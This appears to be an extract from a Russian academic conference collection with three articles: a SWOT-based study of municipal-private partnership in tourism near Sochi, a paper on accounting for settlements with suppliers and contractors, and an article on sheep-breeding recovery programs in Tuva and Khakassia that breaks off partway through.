The work was carried out a study of the development of municipal-private partnership in the upper Rural district. In the course of questioning were interviewed entrepreneurs operating in the tourism sector in the territory Verhnesokurskogo rural district. A total of 100 people were interviewed. Also, to collect information, an expert survey was conducted, during which employees of the administration of the Verkhneloosky rural district of the city of Sochi were interviewed. The main purpose of the expert survey was to identify problems and obstacles to the implementation of projects of municipal-private partnership in the field of tourism in the rural district

Keywords: tourism, development, SWOT analysis, municipal-private partnership ,Sochi

Проведённый анализ и исследования позволяет выделить основные проблемы:

- отсутствие информации, и недостаточная информированность о возможностях МЧП среди представителей бизнеса Верхнелооского сельского округа;

- нехватка знаний о механизме реализации проектов МЧП, как среди представителей бизнеса, так и среди муниципальных служащих;
- низкий уровень взаимодействия с местной властью среди местного бизнеса. Только 25% опрошенных активно сотрудничают с местной властью, остальные или редко и даже в обще стараются не контактировать;
- отсутствие готовых предложений для проектов, или разработанных проектов;
- сложность процедур продвижения и реализации проектов МЧП для местного бизнеса;
- дефицит квалифицированных кадров для реализации проектов МЧП.

Далее, используя полученные результаты в ходе исследования, а также весь собранный материал, проведем SWOT-анализ поставленной проблемы и разработаем направления для развития муниципально-частного партнерства в сфере туризма Верхнелооского сельского округа.

SWOT-анализ деятельности администрации Верхнелооского сельского округа города Сочи в области развития механизмов использования всех преимуществ муниципально-частного партнерства в сфере туризма позволит выделить сильные и слабые стороны, а также предложить решения, с учетом возможностей и угроз.

Сильные стороны:

1. Административные ресурсы;
2. Нормативное обеспечение деятельности;
3. Знание территории и населения;
4. Наличие административных ресурсов;
5. Знание проблем территории с точки зрения административного управления;
6. Наличие контактов другими муниципальными органами;
7. Большое количество частного бизнеса на территории района.
8. Преобладание туристической сферы бизнеса, которая требует развития инфраструктуры и благоустройства территории.

Слабые стороны:

1. Нехватка трудовых ресурсов.
2. Небольшой объем финансовых ресурсов.
3. Система мотивации сотрудников не связана с результатами деятельности.
4. Отсутствие налаженного механизма разработки и реализации проектов муниципально-частного партнерства в сфере туризма;
5. Кадровая проблема для дальнейшего продвижения и реализации проектов муниципально-частного партнерства;
6. Отсутствие системы информирования в этом направлении.

Результаты занесем в матрицу объединяющую сильные стороны, слабые стороны, возможности и угрозы. В таблице 3 представлена матрица SWOT-анализа (табл. 15):

Таблица 15 – Стандартная матрица базового SWOT-анализа деятельности администрации Верхнелооского сельского округа города Сочи в области развития механизмов создания муниципально-частного партнерства в сфере туризма

СИЛЬНЫЕ СТОРОНЫ	ВОЗМОЖНОСТИ
1. Административные ресурсы; 2. Нормативное обеспечение деятельности; 3. Знание территории и населения; 4. Наличие административных ресурсов; 5. Знание проблем территории с точки зрения административного управления; 6. Наличие контактов другими муниципальными органами; 7. Большое количество частного бизнеса на территории района. 8. Преобладание туристической сферы бизнеса, которая требует развития инфраструктуры и благоустройства территории.	1. Нарастающая конкуренция в туристической сфере, как между районами города, так и с другими курортами; 2. Растущие требования к качеству отдыха у туристов; 3. Растущая гражданская активность населения; 4. Рост доступности информационных технологий для населения; 5. Развитие федерального законодательства и методического обеспечения в этой сфере; 6. Реформирование бюджетной системы РФ и финансирования.
СЛАБЫЕ СТОРОНЫ	УГРОЗЫ
1 2 3 4 5 6. Нехватка трудовых ресурсов. 2. Небольшой объем финансовых ресурсов. 3. Система мотивации сотрудников не связана с результатами деятельности. 4. Отсутствие налаженного механизма разработки и реализации проектов муниципально-частного партнерства в сфере туризма;	1. Повышение текучести кадров; 2. Снижение доходов бизнеса; 3. Снижение туристического потока; 4. Изменения законодательства; 5. Административные и бюрократические препятствия со стороны городской власти; 6. Снижение доверия к власти; 7. Дефицит

5. Кадровая проблема для дальнейшего продвижения и реализации проектов муниципально-частного партнерства; 6. Отсутствие системы информирования в этом направлении.	управленческих ресурсов.

Анализа деятельности администрации Верхнелооского сельского округа города Сочи в области развития механизмов создания муниципально-частного партнерства в сфере туризма позволил выявить следующие возможности и угрозы:

Возможности

1. Нарастающая конкуренция в туристической сфере, как между районами города, так и с другими курортами;
2. Растущие требования к качеству отдыха у туристов;
3. Растущая гражданская активность населения;
4. Рост доступности информационных технологий для населения;
5. Развитие федерального законодательства и методического обеспечения в этой сфере;
6. Реформирование бюджетной системы РФ и финансирования.

Угрозы

1. Повышение текучести кадров;
2. Снижение доходов бизнеса;
3. Снижение туристического потока;
4. Изменения законодательства;
5. Административные и бюрократические препятствия со стороны городской власти;
6. Снижение доверия к власти;
7. Дефицит управленческих ресурсов.

Учитывая проанализированную статистическую информацию, современные статьи и практику в данном направлении, сформулируем основные направления для развития муниципально-частного партнерства в сфере туризма на территории Верхнелооского сельского округа города Сочи с учетом их важности:

1. Определить органам местного самоуправления четкие полномочия и предоставить возможность действовать самостоятельно при решении вопросов, связанных с заключением соглашений о МЧП.
2. Создать для развития и применения МЧП необходимую методическую базу для территориальных администраций.
3. Создание организационных структур в сельском округе по консультированию и управлению проектами муниципально-частного партнерства в сфере туризма.

4. Вести деятельность по разработке проектов, решающих территориальные проблемы в сфере туризма для предложения частному бизнесу.

5. Вести активную информационную деятельность среди населения о возможностях данного сотрудничества.

6. Прояснить ситуацию с правами собственности на объекты соглашений о МЧП, поскольку отсутствие ясности в данных вопросах существенно снижает степень надежности реализуемых схем МЧП: необходимо внедрить гибкий механизм передачи во владение объектов соглашений, не забывая о защите права собственности на имущество со стороны органов власти.

7. Решение кадровой проблемы для дальнейшего продвижения и реализации проектов муниципально-частного партнерства в сфере туризма в сельском округе.

Для реализации данный направлений, а также решения проблем, выявленных входе исследования, предложим следующие *решения*:

1. добавление в штатное расписание 1 ставку специалиста для развития и инициации проектов МЧП с целью решения проблем территории Верхнелооского сельского округа и повышения конкурентоспособности туристической сферы;

2. разработка должностной инструкции и методических рекомендаций для данного специалиста;

3. организация повышения квалификации данного специалиста в сфере развития и поддержки МЧП и инвестиционных проектов;

4. создание конкурса проектов МЧП, и ведение базы данных предложенных и разработанных проектов и идей для территории Верхнелооского сельского округа, а также примеров реализованных проектов МЧП в России и международной практике.

5. организация системы информирования, консультирования и сопровождения по созданию, реализации и управлению проектами МЧП в сфере туризма среди населения и малого бизнеса сельского округа;

6. проведение исследование о насущных проблемах и актуальных направлениях для МЧП на территории Верхнелооского сельского округа.

Использованные источники:

1. Конституция Российской Федерации [Электронный ресурс] (принята всенародным голосованием 12.12.1993) (с учетом поправок, внесенных Законами РФ о поправках к Конституции РФ от 30.12.2008 N 6-ФКЗ, от 30.12.2008 N 7-ФКЗ, от 05.02.2014 N 2-ФКЗ, от 21.07.2014 N 11-ФКЗ) // (http://www.consultant.ru/search/);

2. Бюджетный кодекс Российской Федерации от 31.07.1998 г. [Электронный ресурс]: принят Государственной Думой 17 июля 1998 г.: одобрен Советом Федерации 17 июля 1998 года // (http://www.consultant.ru/search/);

3. О порядке составления проекта федерального бюджета и проектов

бюджетов государственных внебюджетных фондов Российской Федерации на очередной финансовый год и плановый период [Электронный ресурс]: Постановление Правительства РФ от 29.12.2007 г. № 1010 // (http://www.consultant.ru/search/);
4. О формировании, предоставлении и распределении субсидий из федерального бюджета бюджетам субъектов Российской Федерации: Постановление Правительства РФ от 26.05.2008 г. № 392 [Электронный ресурс] // (http://www.consultant.ru/search/);
5. О порядке проведения проверки инвестиционных проектов на предмет эффективности использования средств федерального бюджета, направляемых на капитальные вложения: Постановление Правительства РФ от 12.08.2008 г. № 590 [Электронный ресурс] // (http://www.consultant.ru/search/);
6. О порядке разработки прогноза социально-экономического развития Российской Федерации: Постановление Правительства РФ от 22.07.2009 г. № 596 // (http://www.consultant.ru/search/);

УДК 657.471.1

Луханина Т.В.
студент магистратуры 1 курса
кафедра бухгалтерского учета, анализа и аудита
Грекова В.А., к.э.н.
доцент
кафедра бухгалтерского учета, анализа и аудита
Федеральное государственное автономное учебное учреждение высшего образования «Крымский федеральный университет им. В.И.Вернадского»
Институт экономики и управления
Россия, Республика Крым, г. Симферополь

ПРОБЛЕМЫ ОРГАНИЗАЦИИ И МЕТОДИКИ УЧЕТА РАСЧЕТОВ С ПОСТАВЩИКАМИ И ПОДРЯДЧИКАМИ

Аннотация: статья посвящена существующим проблемам организации учета расчетов с поставщиками и подрядчиками в организации, а также рассматриваются основные моменты учета, анализа, аудита и совершенствования расчетов различными авторами.

Ключевые слова: поставщики и подрядчики, анализ расчетов, аудит, совершенствование учета.

Lukhanina T.V.
student
2 year of the master's degree, department of accounting department analysis and audit
Federal state Autonomous institute of higher education «Crimean Federal University. V. I. Vernadsky»
Institute of economics and management
Simferopol, Republic of Crimea, Russia
Grekova V. A., candidate of economic sciences, associate professor of the department of accounting, analysis and audit
Federal state Autonomous institute of higher education «Crimean Federal University. V. I. Vernadsky»
Institute of economics and management Simferopol, Republic of Crimea,Russia

PROBLEMS OF ORGANIZATION AND METHODS OF ACCOUNTING OF CALCULATIONS WITH SUPPLIERS AND CONTRACTORS

Annotation: the article is devoted to the existing problems of organizing the accounting of settlements with suppliers and contractors in an organization, and also discusses the main points of accounting, analysis, audit and improvement of calculations by various authors.

Keywords: suppliers and contractors, analysis of calculations, auditing, improvement of accounting.

Любой хозяйствующий субъект в процессе деятельности сталкивается с необходимостью закупки материальных ценностей или услуг, что влечет за собой возникновения расчетов с поставщиками и подрядчиками. В настоящий момент вопросы учета расчетов с поставщиками и подрядчиками недостаточно проработаны и требует рассмотрения по таким основным моментам, как их документальное оформление, автоматизация учета и контроля и обоснование новых направлений анализа расчетов с учетом всех особенностей деятельности организации.

Финансовое положение каждого субъекта хозяйствования обусловлено его взаимодействием с разными контрагентами, расчеты с которыми и поддерживают финансовую устойчивость организации и ее платежеспособность.

В существующей бухгалтерской литературе также отводится место данной проблеме. Различные авторы видят по-разному проблемы расчетов с поставщиками и подрядчиками. Кто-то более детально изучает проблемы учета и анализа данного участка учета, кто-то делает акцент на аудите, а кто-то предлагает методы совершенствования учета расчетов с поставщиками. Так или иначе, в рамках данной работы целесообразно будет рассмотреть мнения авторов по данному направлению бухгалтерского учета.

Проблему расчетов с поставщиками и подрядчиками их учет, анализ и аудит рассматривают в своих работах разные авторы, такие как Г.Ю. Касьянова [2], К.В.Санин[5], Н.С. Пласкова [4], Богоявленская Т.С.[1], О.В.Уханова[6].

Основное понятие, которое необходимо рассмотреть при изучение данной темы – это понятие «поставщики». Такое понятие приводит автор Ф.Котлер [1] и обозначает, что поставщиками являются: «деловые фирмы и отдельные лица, обеспечивающие компанию и ее конкурентов материальными ресурсами, необходимыми для производства конкретных товаров или услуг». С точки зрения бухгалтерского учета, понятие «поставщики» также приводит автор Г.Ю. Касьянова и отмечает, что «поставщики – юридические и физические лица, которые осуществляют поставку ТМЦ, оказывают услуги и выполняют работы, а подрядчики-специализированные предприятия или физические лица, которые выполняют строительно-монтажные работы при сооружении объектов на основании договоров подряда на капитальное строительство». Таким образом, можно сказать, что понятие «поставщики и подрядчики» в бухгалтерском смысле намного шире, чем, к примеру, в обычном менеджменте, что обусловлено сложностью процессов происходящих в бухгалтерском учете.

Непосредственный учет расчетов с поставщиками и подрядчиками рассматривает в своих работах множество авторов, к примеру, в своем учебнике автор К.В.Санин рассматривает проблему бухгалтерского учета расчетов с поставщиками и подрядчиками на примере неотфактурованных поставок. Прежде всего, автор делает акцент на непосредственном отражении информации на счетах бухгалтерского учета и приводит примеры

всех возможных корреспонденций, а в качестве рассмотрения проблемы по данному виду расчетов предлагает в случае оплаты счета от поставщика перед обнаружением недостач по договору поставки или несоответствии цен вести расчет по данной операции с применением счета 76 «Расчеты с прочими дебиторами и кредиторами».

Осуществление бухгалтерского учета также связано с применением методов анализа. Анализ расчетов с поставщиками и подрядчиками позволяет бухгалтеру, а также руководителю выявить слабые стороны, проанализировать отгрузки и поступление денежных средств с целью их улучшения. Тему анализа расчетов с поставщиками и подрядчиками рассматривает в своих работах Пласкова Н.С. Анализируя кредиторскую задолженность автор, предлагает ее использовать как инструмент привлечения дополнительных заемных средств, а также приводит способы управления расчетов с поставщиками и подрядчиками для увеличения эффективности использования кредиторской задолженности. Также Пласкова Н.С. утверждает, что бухгалтерская финансовая отчетность: «представляет все данные для полноценного анализа, включая количественные данные, свидетельствующие о нестабильности финансового положения организации на начальных этапах».

Большое внимание авторов в рассматриваемой теме уделяется аудиту расчетов с поставщиками и подрядчиками. Богоявленская Т.С. отмечает, что основной задачей проведения аудита расчетов с поставщиками и подрядчиками является проверка правильности и законности отражения сделок, связанных с закупками в бухгалтерском учете и отчетности. Помимо этого автор рассматривает типичные ошибки, в ходе аудита расчетов с поставщиками и подрядчиками. В целом, можно сказать, что аудит данного вида операций позволяет организации выявить искажения и неточности в ходе оформления хозяйственных операций.

И наконец, совершенствованию расчетов с поставщиками и подрядчиками, авторы статей уделяют большое внимание и приводят множество вариантов.

К примеру, О.В.Уханова в качестве усовершенствования контроля расчетов с поставщиками предлагает использовать таблицы, в которой в разрезе каждого поставщика отображалась информации о цене контракта, о сумме выполненных работ, оплате, остатках по договору и прочих важных моментах расчетов с поставщиками и подрядчиками. Такая таблица позволила бы наглядно видеть всю картину происходящего и упростила бы планирование работы с поставщиками.

В заключение можно сказать, что проблема расчетов с поставщиками и покупателями весьма важна, поскольку анализируя обороты денежных средств можно правильно спланировать финансовый результат организации. Своевременный учет, анализ деятельности и контроль над полученными результатами хозяйственной жизни способствует избеганию ошибок и грамотному планированию своей деятельности.

Использованные источники:

1. Богоявленская Т.С. Особенности аудиторской проверки расчетов с поставщиками и подрядчиками [Электронный ресурс] // Синергия наук. - 2016. - № 6. − С. 18 − 24. – Режим доступа: http://synergy-journal.ru/archive/article0046
2. Касьянова Г.Ю. Документооборот в бухгалтерском и налоговом учете [Электронный ресурс] // М.:АБАК, 2016. – Режим доступа: http://consulting.ru/econs_book_954537987
3. Котлер.Ф. Основы маркетинга [Электронный ресурс] // АО Коруна. – 2011г. – Режим доступа: http://www.bibliotekar.ru/biznes-42/index.htm
4. Пласкова Н.С. Анализ эффективного управления кредиторской задолженностью: расчеты с поставщиками и подрядчиками. [Электронный ресурс] // ЭКОНОМИКА, УПРАВЛЕНИЕ И ПРАВО: ИННОВАЦИОННОЕ РЕШЕНИЕ ПРОБЛЕМ сборник статей X Международной научно-практической конференции: в 2 частях. 2017. С. 108-111. – Режим доступа: https://elibrary.ru/download/elibrary_30478027_57794320.pdf
5. Санин К.В. Бухгалтерский учет: учебное пособие [Электронный ресурс] // СПб. -2015. – Режим доступа: http://studentam.net/content/view/406/44/
6. Уханова О.В. Бухгалтерский учет расчетов с поставщиками и покупателями, пути решения // Образование, наука и современное общество: Актуальные вопросы экономики и кооперации: Материалы международной научно-практической конференции профессорско-преподовательского состава и аспирантов. В 5-ти частях. – 2013г. с.223-228. – Режим доступа: https://cyberleninka.ru/article/v/problemy-ucheta-raschetov-s-postavschikami-i-podryadchikami

УДК 636.03

Лушникова О.Л., к.социол.н.
старший научный сотрудник сектора экономики и социологии
ГБНИУ РХ «Хакасский научно-исследовательский институт языка, литературы и истории»
Россия, г. Абакан

ПРОБЛЕМЫ ОВЦЕВОДСТВА И МЕХАНИЗМЫ ЕГО ВОССТАНОВЛЕНИЯ (НА ПРИМЕРЕ ТУВЫ И ХАКАСИИ)

Аннотация: Статья заостряет внимание на проблемах современного агропромышленного комплекса, а именно – овцеводства. Отмечается, что назрела необходимость решения проблем данной отрасли сельского хозяйства. Среди них: низкий уровень производимой продукции (мяса, шерсти), отсутствие налаженного механизма сбыта продукции, необходимость усовершенствования технологии воспроизводства овец, низкая продуктивность кормовых угодий и др. На примере Тувы и Хакасии демонстрируется, какими могут быть механизмы восстановления овцеводства. В этих регионах действуют муниципальные программы поддержки крестьянско-фермерских и личных подсобных хозяйств, направленные на развитие овцеводства.

Ключевые слова: агропромышленный комплекс, государственное регулирование, овцеводство, механизмы развития, Тува, Хакасия, региональные программы

Lushnikova O.L., Candidate in Sociology
senior scientific employee of department of economics and sociology
The Khakass scientific institute of language, literature and history
Russia, Abakan

PROBLEMS OF SHEEP-BREEDING AND MECHANISMS OF RECOVERY (BY THE EXAMPLE OF TUVA AND KHAKASSIA)

Abstract: The article focuses on the problems of contemporary agricultural complex, namely – sheep-breeding. The need of solving of the problems of this branch of agriculture is matured. The main problems are: the low level of products (meat, wool), the lack of effective mechanism of sale of products, the need for technological improvement of technology of reproduction of sheep, low productivity grassland, etc. The example of successful mechanisms of recovering of the sheep-breeding is Republic of Tuva and Republic of Khakassia. In these regions there are municipal programs of support to farming and personal household, aimed at the development of sheep-breeding.

Keywords: agricultural complex, state regulation, sheep-breeding, mechanisms of development, Tuva, Khakassia, regional programs

Сельское хозяйство на сегодняшний день находится в глубоком кризисе. Среди первоочередных проблем агропромышленного комплекса

(далее – АПК): износ основных фондов 8, низкая степень технической оснащенности 9, низкий уровень конкурентоспособности российских сельхозпроизводителей по сравнению с зарубежными 10, отсутствие налаженного механизма сбыта и реализации сельхозпродукции 11, недостаток квалифицированных кадров 12, отсутствие инноваций, инвестиций, ресурсосберегающих технологий 13, неразвитость социальной инфраструктуры 14 и др.

В настоящее время проводится много исследований, посвященных изучению государственного воздействия на сельское хозяйство, которое реализуется в разных формах. Например, А.Б. Мартынушкин выделяет две группы мер государственного воздействия: прямое воздействие государства на развитие сельского хозяйства, включающее принятие директивных, административных и плановых мер по регулированию данной отрасли; косвенное воздействие – ценовые, кредитно-финансовые, налоговые и инвестиционные механизмы 15. Кроме того, некоторые исследователи разводят понятия государственной поддержки и государственной помощи. По мнению М.Н. Прынцева, государственная поддержка носит профилактический характер и, в целом, направлена на поддержание стабильности экономики. Государственная помощь носит адресный характер, оказывается отдельным предприятиям, направлена на увеличение экономической выгоды и предполагает возможность контроля оказанной помощи 16.

Для поддержки и развития АПК существуют разные формы. О.А. Фролова и С.Ю. Васильева отмечают роль бюджетных субсидий, льготного кредитования, государственных закупок, а также поддержку страхования урожая, льготы по налогам, реструктуризацию задолженности перед бюджетом и др. 17 Вместе с тем государственная помощь не может

---

[8] Курбанова О.Э. Проблемы и возможности развития сельского хозяйства в России // Известия УрГЭУ. – 2015. – № 4(60). – С. 126–128.

[9] Петриков А.В. Сельское хозяйство России: потенциал, механизмы развития, международное сотрудничество // Экономика сельского хозяйства России. – 2010. – № 11. – С. 15–19.

[10] Курбангалеева А.З., Владимиров И.А. Проблемы развития сельского хозяйства // Вестник магистратуры. – 2013. – № 6 (21). – С. 16–17.

[11] Исаев Р.А. Проблемы сбыта сельскохозяйственной продукции на внутреннем рынке региона // Вопросы структуризации экономики. – 2014. – № 1. С. – 39–41.

[12] Юрова О. Формирование кадрового потенциала АПК: проблемы и решения // Международный сельскохозяйственный журнал. – 2009. – № 4. – С. 12–14.

[13] Шаева Т.И., Шегурова В.П. Проблемы ресурсосберегающих технологий в агроэкономике // Системное управление. – 2013. – № 2 (19). – С. 19.

[14] Метелев С.Е. Развитие инфраструктуры сельского хозяйства как фактор устойчивого развития региона // Региональные проблемы преобразования экономики. – 2012. – № 3 (33). – С. 120–129.

[15] Мартынушкин А. Б. Меры государственной поддержки как неотъемлемый элемент восстановления производственного потенциала и экономики сельского хозяйства России // Известия Оренбургского государственного аграрного университета. – 2012. – № 3 (35). – С. 205.

[16] Прынцев М.Н. Анализ видов, форм государственной помощи и порядок ее предоставления сельхозтоваропроизводителям // Бухгалтерский учет в бюджетных и некоммерческих организациях. – 2015. – № 21 (381). – С. 40.

[17] Фролова О.А., Васильева С.Ю. Формы государственной поддержки сельского хозяйства // Вестник НГИЭИ. – 2011. – Т. 1. – № 4 (5). – С. 92.

считаться эффективным способом восстановления сельского хозяйства, т.к. носит временный характер. Данные показывают, что нет прямой связи между размером оказанной помощи и объемами производства 18. Более эффективными можно считать такие механизмы, которые способны стимулировать повышение экономической производительности. В целом, под *организационно-экономическим механизмом* понимается совокупность факторов и мероприятий, направленных на обеспечение устойчивого комплексного развития сельскохозяйственного производства 19.

Исследователи подчеркивают необходимость трансформации сельского хозяйства и предлагают разные способы его восстановления. Среди них: интеграция сельхозпроизводителей с предприятиями, занимающимися реализацией и сбытом продукции 20; развитие агропромышленных холдингов 21; рациональное размещение производства с учетом зональных условий, месторасположения, видов продукции, инфраструктуры, потребностей населения 22 и т.д.

Овцеводство представляет собой одно из перспективных направлений агропромышленного комплекса, для развития которого наличествуют все условия, причем в разных регионах страны: в Центральной черноземной и нечерноземной зонах, на Северном Кавказе, в Поволжье, в Сибири. Преимущества овцеводства по сравнению с другими отраслями скотоводства очевидны. Во-первых, этот вид хозяйствования не требует больших вложений, т.к. для выпаса овец используются естественные пастбища в степной, полупустынной и даже горной местностях, которые не пригодны для выпаса других видов скота. Во-вторых, оно достаточно рентабельно, т.к. среди получаемой от овцеводства продукции не только мясо, шерсть, но и овчина. В-третьих, этот вид скотоводства дает быстро получаемую прибыль, т.к. овцы считаются плодовитыми и скороспелыми (молодняк дает шерсть уже в течение первого года жизни).

С одной стороны, все эти факторы благоприятствуют развитию данной отрасли, но, с другой стороны, остро ощущается необходимость решения назревших проблем, препятствующих восстановлению овцеводства. Поэтому проводится много исследований, посвященных оценкам перспектив

---

[18] Шогенов А.М. Организационно-экономический механизм трансформации и развития регионального сельского хозяйства // Экономический анализ: теория и практика. – 2004. – № 11 (26). – С. 60.

[19] Кудряшова В.И., Сушенцова С.С., Ивлев М.В. Совершенствование организации сбыта продукции крестьянских (фермерских) хозяйств // Экономика, труд, управление в сельском хозяйстве. – 2009. – № 1 (1). – С. 39–45.

[20] Воронкова О.Ю. Организационно-экономический механизм перехода к экологически ориентированному производству крупных и малых предприятий агробизнеса // Современные проблемы науки и образования. – 2014. № 4. – URL: http://www.science-education.ru/118-13999 (дата обращения: 12.12.2018).

[21] Сорока Е.Н. Роль агрохолдингов в развитии АПК России // Новое слово в науке и практике. Сборник статей по материалам III международной научно-практической конференции. – Изд-во: ООО «Дендра». – Уфа, 2017. – С. 32–35.

[22] Семяшкин Г.М., Поздеев Д.В., Семяшкин Е.Г. Рациональное размещение сельскохозяйственного производства на территории региона // Экономические и социальные перемены: факты, тенденции, прогноз. – 2015. – № 2 (38). – С. 173–186.

развития данной отрасли животноводства в разных регионах страны 23.

Кризис овцеводства в нашей стране стал особо ощутимым в период с 1996 г. по 2000 г., когда оно лишилось государственной поддержки. Еще в советское время для овцеводства действовала гибкая ценовая политика на овцеводческую продукцию, вводились государственные заказы на шерсть для одежды военным и т.д. Однако смена политического курса страны, проводимые реформы привели к деградации животноводства, в т.ч. и овцеводства. По данным, которые приводит М.М. Айбазов, количество поголовья овец в нашей стране по сравнению с 1990 г. сократилось в 25 раз 24.

Современные исследователи отмечают ряд проблем овцеводства, которые тормозят его развитие в современных социально-экономических условиях. Одна из проблем – это низкое качество шерсти. Основные недостатки отечественной шерсти: слабая прочность, сильная засоренность, желтоватый цвет шерсти, которые являются следствием не генетических недостатков овец, а организационно-хозяйственных упущений 25. Естественно, с появлением синтетических волокон, которые по качеству и цене являются более выгодными для потребителей, ценность шерсти также снизилась. В связи с этим более перспективным является развитие мясного производства 26.

Ощущается неэффективность овцеводства для крупных сельхозпроизводителей, т.к. для них оно является убыточным. Более выгодным овцеводство может стать для личных подсобных хозяйств. Однако в основном качество как шерсти, так и мяса не соответствует требованиям промышленного производства. В связи с этим актуальным становится повышение уровня генофонда мясных пород 27, т.к. непрофессиональное скрещивание приводит к ухудшению качества получаемой продукции. Еще одна проблема связана с необходимостью усовершенствования технологии воспроизводства овец, ведь традиционное осеменение (в отличие от осеменения с синхронизированным циклом) считается устаревшим и более убыточным 28.

---

[23] Фуфачева Л.А., Сапожникова Е.С. Экономические аспекты развития овцеводства в личных подсобных хозяйствах Кировской области // Аграрная наука Евро-Северо-Востока. – 2014. – № 3 (40). – С. 74–79. Мазеина Е.А. Анализ обеспеченности Пермского края животноводческой продукцией // Экономика сельскохозяйственных и перерабатывающих предприятий. – 2011. – № 11. – С. 42–43.; Гаджиев З.К., Велибеков Р.А., Мусалаев Х.Х. Состояние и перспективы развития грубошерстного овцеводства на юге России // Овцы, козы, шерстяное дело. – 2013. – № 2. – С. 40–42.

[24] Айбазов М.М. Современные проблемы овцеводства и перспективы его развития // Сборник научных трудов Ставропольского научно-исследовательского института животноводства и кормопроизводства. – 2006. – Т. 1. – № 1. – С. 19.

[25] Кулаков Б.С., Абонеев В.В. Резервы повышения товарной ценности шерсти // Овцы, козы, шерстяное дело. – 2012. – № 2. – С. 55.

[26] Ерохин А.И., Рыбин Г.И., Юлдашбаев Ю.А., Лещева М.Г. Развитие мясного овцеводства в Центральной России // Овцы, козы, шерстяное дело. – 2013. – № 1. – С. 2–9.

[27] Ульянов А.И., Куликова А.Я. Перспективы совершенствования породного генофонда овец в России // Овцы, козы, шерстяное дело. – 2007. – № 1. – С. 1–6.

[28] Айбазов М.М. Теоретические основы, разработка и совершенствование биотехнологических методов воспроизводства овец. Диссертация на соискание ученой степени доктора сельскохозяйственных наук.

Одним из факторов, снижающим показатели овцеводства, является низкая продуктивность природных сенокосов и пастбищ. По мнению исследователей, это связано с неудовлетворительным культуртехническим состоянием природных угодий, экстенсивной системой ведения лугопастбищного хозяйства (интенсивным и бессистемным выпасом скота, распашкой, выжиганием старицы) 29. Кроме того, в настоящее время не налажена система профилактических работ по поддержанию пастбищ в надлежащем состоянии, а также не проводятся мероприятия по борьбе с сорняками и по восстановлению растительного покрова 30.

Овцеводство в Туве и Хакасии представляет собой одно из важных отраслей сельского хозяйства, поэтому исследование его проблем в данных регионах является актуальным. В Туве на долю овцеводства приходится более 60 % валовой продукции животноводства 31, причем в структуре поголовья скота преобладают именно овцы и козы 32. Природно-климатические условия благоприятствуют развитию данного направления животноводства: обширные естественные пастбища позволяют держать овец в течение всего года (за счет отгонного метода ведения овцеводства). Исследователи отмечают увеличение роли овцеводства в последние годы: растет поголовье овец, увеличивается количество разных видов хозяйств, которые занимаются овцеводством 33. Причем, основным направлением является мясное производство, т.к. производство шерсти является экономически невыгодным 34.

В Хакасии, в целом, на долю животноводческого направления приходится 70 % сельскохозяйственного производства с высоким удельным весом овец, крупного рогатого скота, птицы 35. В фокусе региональных исследований – проблемы тонкорунного овцеводства, перспективы развития

Специальность 06.02.01 – «Разведение, селекция, генетика и воспроизводство сельскохозяйственных животных». Ставрополь, 2003. – 271 с.

[29] Гребенников В.Г., Шипилов И.А., Кущ Е.Д., Желтопузов В.Н. Приемы восстановления культурных старовозрастных и деградированных кормовых угодий // Сборник научных трудов Ставропольского научно-исследовательского института животноводства и кормопроизводства. Изд-во: Всероссийский научно-исследовательский институт овцеводства и козоводства. – Ставрополь, 2013. – Т. 2. – № 6 (1). – С. 152.

[30] Селионова М.И., Багиров В.А. Современное состояние овцеводства России и его научное обеспечение // Сборник научных трудов Всероссийского научно-исследовательского института овцеводства и козоводства. – 2014. – Т. 3. – № 7. – С. 11–20.

[31] Донкова Н.В., Лебедева Т.С. Экономическое обоснование разведения овец тувинской короткожирнохвостой породы в Хакасии // Вестник КрасГАУ. – 2015. – № 8. – С. 177.

[32] Жданок Н.А., Шайхина Д.А. Шерстяное будущее Тувы // Новые исследования Тувы. – 2012. – № 2. – С. 35–39.

[33] Иргит Р.Ш., Лущенко А.Е., Оюн С.М. Характеристика овцеводства республики Тыва по породному составу и зонально-территориальному размещению поголовья овец // Успехи современного естествознания. – 2011. – № 5. – С. 148–151.

[34] Монгуш С.Д., Бичеоол С.Х., Донгак М.И., Кыргыс Т.У. Современное состояние овцеводства республики Тыва // Овцы, козы, шерстяное дело. – 2015. – № 2. – С. 12–13.

[35] Коняхина Т. Б., Панасенко И. В., Недзельская О. Н., Асомчик Е. Н. Исследование сельского хозяйства в Республике Хакасия // Молодой ученый. – 2018. – № 20. – С. 231–234. URL https://moluch.ru/archive/206/50010/ (дата обращения: 24.08.2018)

скороспелого мясошерстного овцеводства и др. 36

Несмотря на проблемы, существующие в овцеводстве, различные исследователи изучают механизмы восстановления этого вида животноводства 37. П.О. Мусаева выделяет следующие способы:

– снижение себестоимости производимой продукции
– повышение продуктивности животных
– рациональное использование имеющихся ресурсов
– снижение расходов на корм
– повышение выходы мытой шерсти
– переход на промышленное производство
– введение цикличного осеменения взамен традиционного
– механизация производственного процесса
– рациональная организация окорма и нагула
– стабилизация шерсти и баранины за счет государственного регулирования 38.

Можно также отметить необходимость налаживания механизма реализации и сбыта продукции, например, с помощью создания потребительских кооперативов. Кроме того, необходим государственный контроль за ценообразованием, а также дотирование сельхозпроизводителей в размерах, покрывающих затраты на производство и реализацию продукции.

На региональном уровне необходимо выделение средств из уже действующих программ. Нужно использовать потенциал крупных племенных хозяйств, т.е. наладить связь между ними и мелкими фермерскими хозяйствами. Максимально использовать имеющиеся природные условия, естественные кормовые угодья, проводить профилактическую работу по слежению за их состоянием, борьбе с сорняками.

В Туве и Хакасии действуют муниципальные программы, направленные на поддержку и развитие овцеводства. В Хакасии такая программа реализуется в трех районах: в Алтайском (2008 г.), Аскизском (с 2005 г.) и Бейском (с 2011 г.). Причем, в каждом районе действуют особые правила для участников программы. Например, в Аскизском районе программа рассчитана только на крестьянско-фермерские хозяйства, а в Бейском, напротив – только на личные подсобные хозяйства. Кроме того, хозяйства должны вести свою деятельность только на территории района, а также в нем должны быть все условия для разведения скота. В Бейском районе за время действия программы было роздано 800 голов, в 2017 г. – 140 голов. В Аскизском районе только в 2016 г. было роздано 1200 голов.

---

[36] Дмитриева М.А. Пути развития мясошерстного овцеводства в республике Хакасия // Достижения науки и техники АПК. – 2010. – № 7. – С. 47–49.
[37] Амерханов Х.А., Джапаридзе Т.Г. Рекомендации по развитию высокоэффективного овцеводства. – М.: ФГНУ «Росинформагротех», 2007. – 24 с.
[38] Мусаева П.О. Резервы повышения экономической эффективности производства продукции овцеводства // Региональные проблемы преобразования экономики. – 2010. – № 1 (23). – С. 15.

